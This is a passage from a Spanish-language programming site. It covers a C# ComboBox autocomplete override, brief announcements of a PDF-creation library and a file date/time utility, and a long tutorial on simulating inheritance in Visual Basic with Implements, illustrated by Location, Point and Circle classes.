                                //o sea, este procedimiento,
                                //que volvería a cambiar el contenido de la caja de texto
                                //aunque fuera con el mismo texto,
                                //lo cual volvería a disparar el evento OnTextChanged
                                //formándose un ciclo sin fin.
                                //Por eso hay que crear una variable
                                //de tipo booleano que haga de semáforo.
                                _AutoComplete = false;
                                this.SelectedIndex = Index;
                                _AutoComplete = true;
```

```
                                //Al ir autocompletando mantenemos seleccionado
                                //el fragmento de texto que no se ha autocompletado.
                                //Esto permite autocompletar el ítem entero
                                //tecleando sólo las letras de la palabra.
                                this.Select(Texto.Length, this.Text.Length);
                        }
                }
                base.OnTextChanged (e);
        }
}
```

Autocompletado sin admisión de ítems nuevos

El evento dentro del cual podemos discriminar los caracteres que admitimos en la caja de texto es, como todo NETadicto sabe, `OnKeyPress`. Buscamos en la lista el texto de la caja de texto más el carácter nuevo, y si lo encontramos dejamos pasar al carácter, y si no, no. Este procedimiento no sustituye sino que se añade al anterior.

```
protected override void OnKeyPress(System.Windows.Forms.KeyPressEventArgs e)
{
        if (base.AutoComplete == true)
        {
                e.Handled = true;

                //Añadimos al texto del control el carácter nuevo
                string Texto =
                        this.Text.Substring(0, this.Text.Length - this.SelectedText.Length)
                        + e.KeyChar;

                //Lo buscamos en la lista y si lo encontramos
                //permitimos que se una al texto
                if (this.FindString(Texto) >= 0) e.Handled = false;

        }

        base.OnKeyPress (e);
}
```

Código de ejemplo

En Visual Basic están ejemplificados los controles Listview, TreeView, ListBx, TextBox, CheckBox, Radiobutton y Button. El ComboBox lo he reservado para C#. Y de regalo un formulario con quintuplas de los controles TextBox, Button, RadioButton y CheckBox en C++NET que disparan un evento cuando cambia el color del borde. Si supiera cómo se pasan argumentos por referencia en J# os habría ofrecido una versión en este idioma, pero no lo sé. Si alguien me lo explica se lo agradezco.

Que seáis felices
Cipri

Pulsa aquí para descargarte el ejemplo en VBNET
Pulsa aquí para descargarte el ejemplo en C#
Pulsa aquí para descargarte el ejemplo en C++NET

Crear PDF en tiempo de ejecución

[Assembly PDFCreate] (Versión 1.3 Beta)

Fecha: 06/Ago/2003 (06/Ago/2003)
Autor: Unai Zorrilla Castro('molotess') molotess@hotmail.com

Introducción

PDFCreate es una assembly creada en c# con el propósito de manejarse con archivos PDF.
Con la llegada de las aplicaciones distribuídas en la red, cada vez se hacía más necesario el envío de documentos a los usuarios de las aplicaciónes, hasta ahora personalmente la solución que tomaba era la de escribir esa información como documentos HTML y adjuntarlos en mails. Hace poco me encontré con un proyecto en el que el uso de documentos PDF era indispensable, por lo que me decidí en primer lugar a buscar algo de información con la esperanza de encontrar algo hecho,tal y como sucede en PHP, cual fue mi sorpresa que por buscar mal o porque aún no hay nada hecho en un nivel suficiente como para no tener que leer demasiado, no encontré nada. Esta y la curiosidad fué la causa de decidirme a empezar este trabajillo. Puesto que la estructura de documentos PDF ya estaba implementada en librerías como iTextSharp básicamente he implementado unas cuantas capas para poder abstraerse de la estructura PDF y poder realizar estos documentos de una manera 'fácil'. En vez de incluir una librería y relatar aquí un poco de código he considerado que era mejor mandar un ejemplo con todas las posibles funcionalidades de la librería. Lógicamente en el ejemplo se incluye la librería PDFCreate y (iTextSharp y ICSharpCode, estas librerías son las que contienen el formato PDF en bajo nivel)

Nota importante.

Es imprescindible implementar el método Dispose del objeto NewPDF puesto que de otra manera será imposible la lectura del documento. .Dispose provoca que no se vuelva a llamar al motor del recolector por lo que no habrá problemas de recogida de basura.

Fichero con el código de ejemplo (CreatePDFEjemplos - 395 KB)

gsSetDT

Utilidad para cambiar la fecha y hora de los ficheros, usando API

Versiones para Visual Basic 6.0 (v1.2.1nnn) y Visual Basic .NET (v2.0.1nnn)

Revisión del 05/Ago/2003
Actualizado: 05/Ago/2003

Pulsa este link para ver la versión del 30/Abr/2001
Pulsa este link para ver la versión anterior (del 30/Mar/1998)

Pues una nueva revisión de la utilidad para asignar la fecha y hora a ficheros.

En este caso son pocas las mejoras, prácticamente lo que he hecho ha sido añadir la posibilidad de usar un fichero en el que basarse para asignar la fecha/hora a otro fichero.
Lo que se hace es tomar la fecha y hora de un fichero y si queremos, podemos usar esa fecha y hora para asignar.
¿Por qué esta complicación?
Por una razón muy sencilla: porque me hizo falta y lo añadí.
Bueno, aparte de porque "sí", la razón es que, si quieres modificar un fichero y no quieres andar tomando nota de la fecha y hora que tenía antes de modificarlo, simplemente lo sueltas en la caja de textos que hay para este nuevo caso, dejas el programa abierto, modificas el fichero y nuevamente le asignas la fecha/hora que tenía antes.
También puede usar los temas de Windows XP.

Otra cosa que le iba a añadir y no se si se lo añadiré a esta versión de Visual Basic 6.0 es la posibilidad de leer las fechas y horas de una serie de ficheros, guardar esa información y posteriormente poder usar esa lista para volver a asignar las mismas fechas y horas que tuvieran.
Esto es para una situación parecida a la anterior, pero en lugar de usar un solo fichero, se pueden usar muchos más.

Y digo que no será para la versión de Visual Basic 6.0 porque la versión para Visual Basic .NET ya tiene esa característica.
El problema de la versión para Visual Basic .NET (versión 2002/.NET Framework 1.0) es que no funcionará en sistemas como Windows 95/98 ya que para asignar la fecha/hora uso funciones propias del .NET Framework y según la documentación, esas funciones no "funcionan" en Windows 9x, aunque sí en ME/2000/XP (no se si funcionará en NT).
Otra cosa que tampoco hace la versión de .NET es comprobar si el fichero es de sólo lectura... eso será para una nueva revisión.

Dicho todo esto, y para no cansarte más, aclararte que en los siguientes links tienes el código y el ejecutable tanto para Visual Basic 6.0 como para Visual Basic .NET, así que... escoge el que más te guste... o los dos...

Antes de los links, unas capturas de ambas versiones en tiempo de ejecución.

La versión de Visual Basic 6.0

La versión de Visual Basic .NET

La versión para Visual Basic 6.0: gsSetDT1punto2.zip 36.1 KB
La versión para Visual Basic .NET: gsSetDTpuntoNET2punto0.zip 33.6 KB

Y para no perder las buenas costumbres (y confiando que no lo uses para aprovechar para hacer una consulta), aquí te dejo un link para que hagas tus comentarios sobre esta versión, y me digas los posibles bugs que encuentres o las mejoras que te gustaría hacer.

¡Que lo disfrutes!

Nos vemos.
Guillermo

Simular la herencia en Visual Basic

por Guillermo "guille" Som

Publicado el 10/Dic/98 (en esa fecha es cuando se tendría que haber publicado "oficialmente")
Revisado el 30/Dic/98 (o en esta otra, pero... nada de nada...)
¡Por fin! el 24/Feb/99 (Se supone que esta es la correcta)

Por favor lee la Nota del 29/Ago/2003

Es un tema muy trillado este de la "herencia" en el Visual Basic. Pero a pesar de todo lo que se diga, aunque te lo pinten de color de rosa, lo cierto es que Visual Basic no tiene herencia... y no me refiero a que no sigan apareciendo nuevas versiones de este lenguaje, sino a la herencia de la Programación Orientada a Objetos (OOP en inglés).
La verdad es que herencia, lo que se dice herencia, el Visual Basic no tiene, ni tampoco el Delphi, ya que estamos, (aunque no me gusta meter cizaña, todo hay que decirlo... je); al menos si lo miramos desde el punto de vista de los programadores de C++ o de los puristas de la OOP.
Ya te digo que todo este tema está muy trillado y ya se ha comentado en diferentes ocasiones, incluso creo que hasta yo ya lo he tratado antes...
Lo que importa, es saber cómo "intentar" simular esa herencia en Visual Basic... o como mínimo saber hasta dónde podemos con nuestro querido VB, al menos con las versiones 5 y posteriores, (hasta el momento la 6ª); puede que en futuras versiones sea de otra forma... todo se andará.

Un poco de historia... la mía

Este artículo lo tendría que haber publicado en mayo de este año (1998), que es cuando me puse a "estudiar" lo que el manual del Borland C++ 2.0 decía sobre esto de la herencia. El citado manual está fechado en 1991 y básicamente dice lo mismo que en otro publicado anteriormente, cuando apareció la primera versión del Turbo C++, no es que esto de la herencia sea un invento de la gente de Borland... pero por aquella época, (mayo del 91), era un compilador económico... y era mi única "fuente de inspiración".

Bueno, al tema... Leyendo sobre la herencia, intenté adaptar la información obtenida al Visual Basic, incluso intenté crear un generador de clases heredadas...
Resultado: No se puede adaptar...
Motivo: porque el VB no lo permite.
¿Se puede simular? Un poco, pero se pierde la razón de ser de la herencia... es decir, tendremos que "simularla" en la mayoría de las ocasiones...

Veamos lo que se puede hacer con el C++, al menos en la forma básica de la herencia, que es la que mi "coco" llega a entender.

Los siguientes ejemplos están sacados del manual "Getting started", capítulo 4, "A C++ primer" del compilador Borland C++ 2.0
Ahora veamos lo que decía Borland en la página 63 del citado capitulo sobre

La herencia

> Las clases normalmente no existen en la nada. Un programa normalmente tiene que trabajar con varias estructuras de datos diferentes pero relacionadas. Por ejemplo, podrías tener un Buffer de memoria en el que poder almacenar y recuperar cierta información. Más tarde, puedes necesitar unos búferes más especializados: un buffer de ficheros que se use para transferir información a ficheros de disco, y quizás un buffer que contenga información para impresora, y otro que maneje la información enviada y recibida de un módem. Estos búferes especializados, claramente tienen muchas características en común, pero cada uno tiene sus

> diferencias debido que se manejan de forma diferente los ficheros, impresoras y modems.
> La solución C++ a estas "parecidas pero diferentes" situaciones es la de permitir a las clases *heredar* características y conductas de una o más clases base. Este es un salto intuitivo; la herencia es quizás la pequeña gran diferencia entre C++ y C. Las clases que han heredado de las clases base se llaman clases derivadas. Una clase derivada puede ser asimismo la clase base de la que pueden derivar otras clases. [...]

Al final hacen referencia, para explicar lo de la herencia, a un ejemplo sobre la familia de los insectos, en el que la raíz serían los insectos, de este salen dos ramas: los insectos con alas y sin alas, de los insectos alados, salen a su vez una serie de ramas...
Hablando sobre este ejemplo, en la página 49 del mismo manual, dicen:

> Una vez que una característica está definida, todas las características bajo esa definición incluyen esa características. Si identificas un insecto como miembro de los dípteros, por ejemplo una mosca, no necesitas puntualizar que tiene un par de alas. La especie mosca hereda esa característica.
> La OOP es el proceso de crear clases jerárquicas. Una de las cosas importantes que añade C++ a C es un mecanismo por el cual las clases pueden heredar características de una más simple y general. Este mecanismo es llamado herencia. La herencia provee un funcionamiento común a la vez que permite tanta especialización como se necesite. [...]

Resumiendo: una clase "heredada" de otra clase... hereda todas las características de la clase base, pero permite adaptarse a sus propias características... ¿?

Veámoslo con un ejemplo: este es uno de los que dan en el mencionado capítulo "A C++ primer".
Tenemos una clase gráfica que muestra un punto en la pantalla, entre algunos de los métodos que tiene, están: Show, Hide y MoveTo que sirven para mostrar, ocultar y mover un punto a otra posición de la pantalla.
Tenemos otra clase: círculo, que se deriva de punto, es decir hereda la clase punto, por tanto también hereda los métodos indicados, los cuales tendrán el mismo fin: mostrar, ocultar y mover a otra posición, pero en lugar de un sólo punto, tendrá que hacerlo con un círculo.
Osea círculo hereda los métodos de punto, pero los adapta a sus necesidades, ya que no es lo mismo mostrar un punto que dibujar un círculo... en esto estamos de acuerdo ¿verdad?
Porque lo que internamente haga el método Show de la clase punto, no será lo mismo que ese mismo método de círculo.
Y tu dirás... pues hagamos un método diferente para cada clase, pero con el mismo nombre... y eso es lo que hay que hacer... aunque con el Visual Basic se hace de forma diferente a como se haría en C++ o casi... al menos se usaría de forma diferente.
En C++ la clase "circle" se definiría de esta forma: (según el manual de C++ mencionado)

```
class Circle : Point {    //derivada de la clase Point
    int Radius;
public:
    Circle (int InitX, int InitY, int InitRadius);    //este sería el constructor de la clase
    void Show(void);            //métodos heredados de la clase Point
    void Hide(void);
    void MoveTo(int NewX, int NewY);
    void Expand(int ExpandBy);        //métodos propios a Circle
    void Contract(int ContractBy);
};
```

A continuación vendría el código de esas funciones para dibujar un círculo.

La clase Point se definiría de esta forma...
Hay que decir que Point hereda ciertas propiedades de otra clase base: Location, la cual simplemente contiene la posición de un punto en la pantalla.
En el ejemplo mencionado, la case Location tiene "protegidas" las propiedades X e Y, es decir que no son visibles a una aplicación externa, pero si lo son para las clases derivadas de ella, esto en VB no es posible, ya que sólo se pueden "heredar" los métodos y propiedades públicas. Este tipo de propiedades protegidas, en Visual Basic se podrían simular usando Friend, ya que una propiedad o método Friend es visible dentro del mismo proyecto, pero como he dicho no se pueden heredar...

Vamos a ver cómo se declaran las clases Location y Point en C++ (siempre según los listados del manual mencionado)

```
class Location {
protected:    //permite a las clases derivadas acceder a los datos privados
```

```
    int X;
    int Y;
public:        //estas funciones son accesibles desde fuera
    Location (int InitX, int InitY);
    int GetX();
    int GetY();
};

class Point : public Location { //derivada de location
    //las derivación pública significa que X e Y están protegidas en Point
    //y aunque no se "declaren", pueden usarse como si lo estuviesen
    //ya que se han heredado de Location.
    //-** esto no es posible en VB **-
protected:
    Boolena Visible;
public:
    Point (int InitX, int InitY);    //constructor, cosa que VB no tiene
    void Show();
    void Hide();
    void MoveTo(int NewX, int NewY);
    Boolean IsVisible();
};
```

Después hay que implementar el funcionamiento de las funciones, código que no incluyo para no extenderme.

Lo que cada una de estas clases hace, no viene al caso, ya que son cosas propias del lenguaje, incluso del "proveedor" de ese lenguaje. Por si no lo sabias, una función declarada como **void** en C/C++ es igual que un **Sub** en VB.
Los constructores de las clases de C++, son las funciones que se encargan de inicializar los datos de esa clase, por norma tienen el mismo nombre que la clase... esta característica no está disponible en VB, por tanto, tendremos que crear nuestras propias funciones de inicialización.
En el caso de Location, lo que se hace es asignar los valores iniciales de X e Y, los cuales se pasan como parámetros. En la clase Point se asignan, además de estos dos valores pasados como parámetros, el valor de la variable Visible, que inicialmente será False.
En la clase Circle, además de X e Y, se pasa como parámetro el valor del Radio.

Para finalizar con los ejemplos de C++, vamos a ver como mostrar un punto y un círculo; si no estás muy "ducho" en el C/C++, te diré que normalmente la declaración de una variable y su inicialización se hacen en un sólo paso; por ejemplo, para declarar una variable del tipo **int** y asignarle el valor 100 se haría así:
int X = 100;
En Visual Basic tenemos que hacerlo en dos pasos: primero se declara la variable y posteriormente se le asigna el valor:
Dim X As Integer
X = 100

Ahora los ejemplos de cómo usar estas clases en C++:

```
//el punto
Point APoint(100, 50);     //se declara e inicia con los valores para X e Y
APoint.Show();        //se muestra
...
APoint.MoveTo(300, 150); //se mueve el punto a otra posición
...
APoint.Hide();        //se oculta el punto

//el círculo
Circle MyCircle(100, 200, 50);     //se declara una variable del tipo Circle
                //y se inicia la posición y tamaño
MyCircle.Show();
...
MyCircle.MoveTo(200, 250);
...
MyCircle.Expand(50);
...
MyCircle.Contract(75);
...
MyCircle.Hide();
```

Ningún misterio ¿verdad? Esto mismo se podría hacer en Visual Basic de esta forma:

```
'el punto
Dim APoint As New cPoint
APoint.Iniciar 100, 50
APoint.Show
...
APoint.MoveTo 300, 150
...
APoint.Hide

'el círculo
Dim MyCircle As New cCircle
MyCircle.Iniciar 100, 200, 50
MyCircle.Show
...
MyCircle.MoveTo 200, 250
...
MyCircle.Expand 50
...
MyCircle.Contract 75
...
MyCircle.Hide
```

Siempre y cuando la clase cCircle dispusiera de sus propios métodos Show, MoveTo y Hide. Pero si cCircle "hereda" estos métodos de la clase cPoint y queremos que sea casi una herencia real, el Visual Basic no nos permitiría usarla así...
¿Más complicado?
Si.
Entonces... mejor sin herencia...
Puede ser...
Pero no creo que hayas llegado hasta aquí para abandonar tan fácilmente... aunque todavía estás a tiempo...

Vamos a ver si logro justificar todo el código que seguirá en breve...
Para ello vamos a tratar un poco el tema del polimorfismo, otra de las características de la programación orientada a objetos y que es la que el Visual Basic usa para simular la herencia, aunque no sea eso la herencia, pero...

Como te he comentado antes, tanto la clase Punto como la clase Círculo tienen métodos con el mismo nombre, pero que internamente usan código diferente, adecuado a la acción que tenga que realizar cada clase.
En el otro ejemplo del Buffer para ficheros, impresoras y modems, podíamos tener un método que enviara la información contenida en ese buffer al medio correspondiente, no sería lo mismo "imprimir" en un fichero que en una impresora, pero los tres tipos de buffers podían tener un método **Print** y actuarían de forma diferente según el medio al que va dirigida la impresión.
Podíamos tener un objeto que lo mismo pueda mostrar o enviar una información a un fichero que a una impresora que a un modem... pero que debe ser lo suficientemente "inteligente", (por decirlo de algún modo), de saber cómo actuar en cada caso.
Los métodos comunes podían estar implementados (o definidos) en una clase básica: Buffer y los específicos de cada medio estarían implementados en las clases que se han derivado de la clase básica.
¿Te enteras por dónde va el tema?

El problema es que conseguir esto con el Visual Basic, no se hace de una forma tan "natural" como lo es en C++ (y posiblemente en Delphi, aunque lo desconozco). En VB tendríamos que declarar una variable del tipo genérico Buffer y asignarle a esta variable-objeto el tipo especifico que queremos usar para poder acceder a los métodos heredados de la clase Buffer.
Si tenemos que cBuffer es la clase básica y cFile el tipo específico que hereda los métodos comunes de cBuffer, haríamos algo así:

```
'Dimensionamos las variables del tipo adecuado
Dim objBuffer As cBuffer
Dim objFile As cFile

'Creamos un nuevo objeto cFile:
Set objFile = New cFile

'Para usar los métodos comunes de cBuffer implementados en cFile:
Set objBuffer = objFile
```

```
...
objBuffer.Print "una cadena enviada a un fichero"
objBuffer.Close
```

Sin embargo, cuando queramos usar un método propio del objeto cFile, por ejemplo borrar el fichero, cosa que no se podría hacer con una impresora y por tanto sólo estaría implementada esta funcionalidad en cFile, se haría así:

```
objFile.Delete
```

Ya que ese método existe en la clase cFile y no en cBuffer.

El código en VB... por favor.

Ahora, que espero que tengas más claro todo esto de usar métodos propios de una clase y otros genéricos o heredados de otra clase, veamos el código para "implementar" las clases Location, Point y Circle en Visual Basic.

La clase base es **cLocation**, que tiene tres propiedades: **X** e **Y** para saber la posición del punto y **Papel** que será el objeto en el que se mostrará el gráfico dibujado; ese objeto puede ser un formulario o cualquier objeto que tenga los métodos gráficos usados: Line, Circle, etc.; por ejemplo un control Picture e incluso un objeto Printer... pero no un control Image.
Además de estas tres propiedades, la clase tendrá un método: Iniciar, que permitirá inicializar los valores iniciales (valga tanta redundancia) de la posición X e Y, así como el objeto en el que se mostrarán los gráficos.
Veremos que este método será implementado de forma diferente en la clase cCircle, ya que necesita un parámetro adicional. Pero eso lo veremos en su momento, ahora vamos a ver el código de cLocation:

```
'
Option Explicit

'Propiedades públicas, si no se van a hacer comprobaciones
'es más rápido usarlo así
Public X As Integer
Public Y As Integer

'Contendrá el objeto en el que se dibujarán los gráficos
Private m_Papel As Object

Public Sub Iniciar(elPapel As Object, ByVal InitX As Integer, ByVal InitY As Integer)
    'Inicializar los valores
    X = InitX
    Y = InitY
    Set Papel = elPapel
End Sub

Public Property Set Papel(NewPapel As Object)
    'Usamos Set porque al tratar con asignaciones a objetos,
    'es necesario usar Set Papel = ElObjeto
    Set m_Papel = NewPapel
End Property

Public Property Get Papel() As Object
    Set Papel = m_Papel
End Property
```

Como ves, es bastante simple, de hecho es la más simple de las clases que veremos.
Lo único que hay que aclarar es que las "variables" públicas de una clase, (en este caso X e Y), se convierten en propiedades de esa clase, como veremos a continuación, al implementar esas propiedades, se convierten en procedimientos Property Get y Let.
En el caso de "Papel" lo he codificado usando Property ya que en este caso no interesa usar Property Let, sino Property Set... además de que, como veremos en un momento, necesitaremos hacer ciertas comprobaciones... cosa que también se podía hacer para los valores de X e Y.

La clase cPoint es un poco más complicada, ya que en esta clase queremos "heredar" la clase cLocation. En cPoint vamos a declarar un objeto del tipo cLocation que será el que contenga los valores de las

propiedades X, Y y Papel... esto lo hago así para no tener que declarar variables privadas para almacenar dichos valores, además de que si en la clase cLocation se hicieran algunas comprobaciones sobre los valores a asignar a esas propiedades, no habría que repetir el código usado para hacer dichas comprobaciones. Por ejemplo, la propiedad Papel podría admitir sólo objetos de cierto tipo, para que generara un error cuando no sea así...
El código para hacer esto sería:

```
Public Property Set Papel(NewPapel As Object)
    'Usamos Set porque al tratar con asignaciones a objetos,
    'es necesario usar Set Papel = ElObjeto
    Set m_Papel = NewPapel

    'Podríamos hacer ciertas comprobaciones de que sólo se admitan
    'objetos que tengan ciertas características, por ejemplo:
    'que tengan la propiedad DrawWidth
    On Local Error Resume Next
    m_Papel.DrawWidth = 2
    If Err Then
        Err = 0
        On Local Error GoTo 0
        With Err
            .Description = "Este objeto no soporta DrawWidth"
            .Source = "Clase cLocation"
            .Raise 438 'El objeto no soporta esta propiedad...
        End With
    Else
        'Es importante que se detenga la detección de errores, sino
        'no se generaría el error, al tener una rutina de detección...
        On Local Error GoTo 0

        'El objeto debe ser del tipo Form, Picture o Printer

        'Si no es del tipo Form...
        If Not (TypeOf m_Papel Is Form) Then
            'ni del tipo PictureBox...
            If Not (TypeOf m_Papel Is PictureBox) Then
                'ni es una impresora,
                If Not (TypeOf m_Papel Is Printer) Then
                    'producir un error indicándolo
                    With Err
                        .Description = "Type Mismatch: El objeto debe ser del tipo Form o
PictureBox"
                        .Source = "Clase cLocation"
                        .Raise 13 'type mismatch
                    End With
                End If
            End If
        End If
    End If
End Property
```

Veamos el código de la clase cPoint para que comprendas mejor cómo se "justifica" el uso de un objeto del tipo cLocation...

```
Option Explicit

'"Hereda" los métodos y propiedades de cLocation
Implements cLocation

'Esta clase se usa para obtener los valores de X, Y y Papel
Private m_cLocation As cLocation

'Variable para almacenar el valor de si está Visible o no
Private m_Visible As Boolean


Private Sub Class_Initialize()
    Set m_cLocation = New cLocation
End Sub

Private Sub Class_Terminate()
```

```
    Set m_cLocation = Nothing
End Sub
```

Vamos a ver ahora los métodos "heredados" de la clase cLocation:
Cuando se usa Implements, siempre se usa de la forma que veremos, es decir: se indica el nombre de la clase seguido de un guión bajo y el nombre del método, igual que cuando se accede a los eventos de un formulario o un control...

Un detalle: Cuando se usa Implements, hay que codificar **todos** los procedimientos implementados, aunque sólo sea con un comentario, la cuestión es que estén "usados", (al desplegar la lista de la derecha los verás en negrita), sino se hace, el VB nos lo recordará.

```
Private Property Set cLocation_Papel(NewPapel As Object)
    ' Aquí simplemente se asigna, ya que el código de cLocation
    ' se encarga de hacer las comprobaciones
    Set m_cLocation.Papel = NewPapel
End Property

Private Property Get cLocation_Papel() As Object
    Set cLocation_Papel = m_cLocation.Papel
End Property

Private Sub cLocation_Iniciar(elPapel As Object, ByVal InitX As Integer, ByVal InitY As Integer)
    'Inicia los valores de X e Y,
    'así como el objeto en el que se mostrarán los gráficos
    m_cLocation.Iniciar elPapel, InitX, InitY
    'With m_cLocation
    '    .X = InitX
    '    .Y = InitY
    '    Set .Papel = elPapel
    'End With
    m_Visible = False
End Sub

Private Property Get cLocation_Y() As Integer
    cLocation_Y = m_cLocation.Y
End Property

Private Property Let cLocation_Y(ByVal NewY As Integer)
    'Cambiamos también el valor de la clase cLocation
    m_cLocation.Y = NewY
End Property

Private Property Let cLocation_X(ByVal NewX As Integer)
    'Cambiamos también el valor de la clase cLocation
    m_cLocation.X = NewX
End Property

Private Property Get cLocation_X() As Integer
    'El valor de X se obtiene de la clase cLocation
    cLocation_X = m_cLocation.X
End Property
```

Fíjate en lo que te comenté antes: X e Y en la clase cLocation están declaradas como variables públicas, pero en la "implementación" se convierten en procedimientos Property

```
Public Property Get Visible() As Boolean
    Visible = m_Visible
End Property

Public Sub Show()
    m_Visible = True
    'Dibujar el punto con el color de primer plano
    With m_cLocation
        .Papel.DrawWidth = 2
        .Papel.Line (.X, .Y)-(.X, .Y), .Papel.ForeColor
    End With
End Sub

Public Sub Hide()
```

```
    m_Visible = False
    'Si no es una impresora, permitir ocultar el punto
    If Not (TypeOf m_cLocation.Papel Is Printer) Then
        'Dibujar el punto con el color de fondo
        With m_cLocation
            .Papel.DrawWidth = 2
            .Papel.Line (.X, .Y)-(.X, .Y), .Papel.BackColor
        End With
    End If
End Sub

Public Sub MoveTo(ByVal NewX As Integer, ByVal NewY As Integer)
    Hide
    'Asignar la nueva posición
    m_cLocation.X = NewX
    m_cLocation.Y = NewY
    Show
End Sub
```

Para terminar, veamos los métodos de inicialización de la clase:

```
Private Sub Class_Initialize()
    ' Creamos un nuevo objeto del tipo cLocation
    Set m_cLocation = New cLocation
End Sub

Private Sub Class_Terminate()
    ' Ya no neceitamos más ese objeto, ¡eliminarlo!
    Set m_cLocation = Nothing
End Sub
```

Para usar esta clase, tendremos que usar una variable del tipo cLocation para poder llamar al método Iniciar, ¿por qué? porque Iniciar es un método de cLocation y no podemos acceder a él directamente desde una variable del tipo cPoint ya que ese método es privado...

Veamos el código:

```
' Declaramos las variables del tipo adecuado
Dim unPunto As cPoint
Dim tLocation As cLocation

' Creamos un nuevo objeto del tipo cPoint
Set unPunto = New cPoint

' cPoint no tiene un método Iniciar, pero cLocation si lo tiene
' y cPoint lo implementa
Set tLocation = unPunto
' Ahora tLocation apuntará a las propiedades y métodos implementados en cPoint
tLocation.Iniciar Me, 3000, 2000
' Mostramo el punto
unPunto.Show
' Lo mismo ocurre con los valores de X e Y, para manipularlos hay
' que usar el "interface" de cLocation
Label1(1) = "Punto, X= " & tLocation.X & ", Y= " & tLocation.Y
```

Parece extraño ¿verdad?
Pues aquí está el "quid" de la cuestión.
La variable unPunto es del tipo cPoint.
La clase cPoint implementa las propiedades y métodos de cLocation mediante el *interface* expuesto por esa clase...

Osea que al hacer esto: **Set tLocation = unPunto**, lo que se hace es asignar un "puntero" que hace referencia al *interface* (o plantilla) del tipo cLocation que está en cPoint, por tanto se pueden acceder a las propiedades y métodos, como en el caso de tLocation.X para averiguar el valor almacenado en X.

Para acceder a los "propios" métodos de cPoint, simplemente se usan directamente en la variable unPunto:

unPunto.Show

Sigue siendo difícil de digerir ¿verdad?
Pues vamos a complicarlo un poco más.
La clase **cCircle** se deriva de cPoint, si se me permite usar esa expresión, ya que derivar, lo que se dice derivar, no se deriva... recuerda que en VB no hay herencia real... Bueno, cCircle implementa la clase cPoint... si realmente existiera herencia en Visual Basic, la clase cLocation también se heredaría, pero como este no es el caso, tendremos que implementar también la clase cLocation, siempre y cuando necesitemos acceder a las propiedades y métodos "implementados" por esa clase; osea, que no es obligatorio hacerlo, aunque en nuestro caso "necesitaremos" hacerlo...

No vamos a ver todo el código, este puedes verlo si descargas el zip con los listados. Vamos a ver sólo parte de él, el resto te lo puedes imaginar.
Lo importante es saber que los diferentes "interfaces" implementados en una clase hacen posible acceder a los métodos y propiedades de la clase heredada, pero el código usado en esos procedimientos será el que nosotros queramos que tenga... o el que deba tener, para hacer lo que deba hacer...
La "plantilla" implementada por el *interface* de una clase sólo "impone" los nombres de los procedimientos y sus parámetros, los cuales estamos obligados a respetar, incluso estamos "obligados" a respetar y codificar, aunque, como te comenté antes, aunque sólo sea con un simple comentario.
Vamos a ver un poco de código de cCircle y ahora sigo con el rollo...

```
' Hereda los métodos y propiedades de cLocation
Implements cLocation

' Hereda los métodos y propiedades de cPoint
Implements cPoint

' La clase Location se usa para manejar los valores de X, Y y Papel
Private m_cLocation As cLocation

' Variable para almacenar el valor del radio
Private m_Radius As Integer
' Para saber si el círculo está visible o no
Private m_Visible As Boolean
```

Fíjate que he usado una variable para saber si está visible o no, antes había usado el valor almacenado en la propiedad Visible de cPoint, pero la verdad es que es un "despilfarro" de recursos y memoria para hacer algo que no necesita nada más que asignar un valor en una variable, sin más comprobaciones...
Veamos ahora el código usado en el método Iniciar implementado por la clase cLocation, el resto es igual que lo que te mostré para cPoint.

```
Private Sub cLocation_Iniciar(elPapel As Object, ByVal InitX As Integer, ByVal InitY As Integer)
    Me.Iniciar elPapel, InitX, InitY, 500
End Sub
```

En este caso llamamos al método "propio" de cCircle para inicializar, pero con un valor por defecto para el radio, esto lo hago así para el caso de que se quiera inicializar mediante el *interface* de cLocation. Si no se le asignara ese valor (o el que tu estimes conveniente), no se vería el círculo, ya que sería cero.
Como ves, la clase cCircle tiene su propio método de iniciarse, ya que es necesario informarle del radio que queremos que tenga, lo mismo ocurriría si se hiciera una clase para dibujar líneas, necesitaríamos indicarle hasta dónde se debe dibujar dicha línea.
Veamos el código del método Iniciar de cCircle:

```
'
Public Sub Iniciar(elPapel As Object, ByVal InitX As Integer, ByVal InitY As Integer, ByVal
InitRadius As Integer)
    ' Cada clase debe tener su propio método de inicio,
    ' aunque se pueda usar el que está implementado
    m_cLocation.Iniciar elPapel, InitX, InitY
    ' y asignar las variables propias de esta clase
    m_Radius = InitRadius
End Sub
```

Ahora veamos cómo están codificados los métodos Show, Visible y MoveTo de la *interface* implementada de cPoint:

```
'
Private Sub cPoint_MoveTo(ByVal NewX As Integer, ByVal NewY As Integer)
```

```
    cPoint_Hide
    m_cLocation.X = NewX
    m_cLocation.Y = NewY
    cPoint_Show
End Sub

Private Sub cPoint_Show()
    m_Visible = True
    With m_cLocation
        .Papel.DrawWidth = 2
        ' Dibujar el círculo con el color de primer plano,
        ' aunque no es necesario especificar el color,
        ' ya que se usa por defecto el valor de ForeColor
        .Papel.Circle (.X, .Y), m_Radius ', .Papel.ForeColor

        ' Si se imprime en la impresora y se quiere que cada figura
        ' se muestre en una hoja diferente, añadir esto a cada uno de los
        ' métodos Show
        'If TypeOf .Papel Is Printer Then
        '    .Papel.EndDoc
        'End If
    End With
End Sub

Private Property Get cPoint_Visible() As Boolean
    cPoint_Visible = m_Visible
End Property
```

El método Show, lo que hace es dibujar un círculo, ya que ese es el "motivo" de esta clase, sino no se llamaría cCircle.
Si te fijas en el método MoveTo, verás que se llama a los métodos implementados de cPoint, para ello hay que usar el nombre completo del procedimiento, este código no debería parecerte extraño, ya que se hace lo mismo que si quisieras llamar al evento Click del Command1, es decir, usar el nombre completo: cPoint_Hide.

Los métodos propios de esta clase se codifican como es costumbre: mediante procedimientos públicos:

```
'
Public Sub Expand(ByVal ExpandBy As Integer)
    cPoint_Hide
    m_Radius = m_Radius + ExpandBy
    If m_Radius < 0 Then m_Radius = 0
    cPoint_Show
End Sub

Public Sub Contract(ByVal ContractBy As Integer)
    Expand -ContractBy
End Sub
```

Veamos ahora cómo usar esta clase:

```
'
Dim unCirculo As cCircle

Set unCirculo = New cCircle

    Dim tPoint As cPoint
    Dim tLocation As cLocation

    ' El método Iniciar está implementado de forma separada en cCircle
    ' porque se necesita un parámetro más para el radio del círculo
    unCirculo.Iniciar elPapel, 1300, 1300, 1200
    ' cCircle no tiene un método Show, pero si lo tiene cPoint
    ' y en cCircle está implementado para dibujar círculos
    Set tPoint = unCirculo
    tPoint.Show
    ' Para averiguar las coordenadas hay que usar el interface
    ' que expone esos valores de forma pública: cLocation,
    ' pero se asigna desde unCirculo ya que esa clase implementa
    ' el interface de cLocation
```

```
    Set tLocation = unCirculo
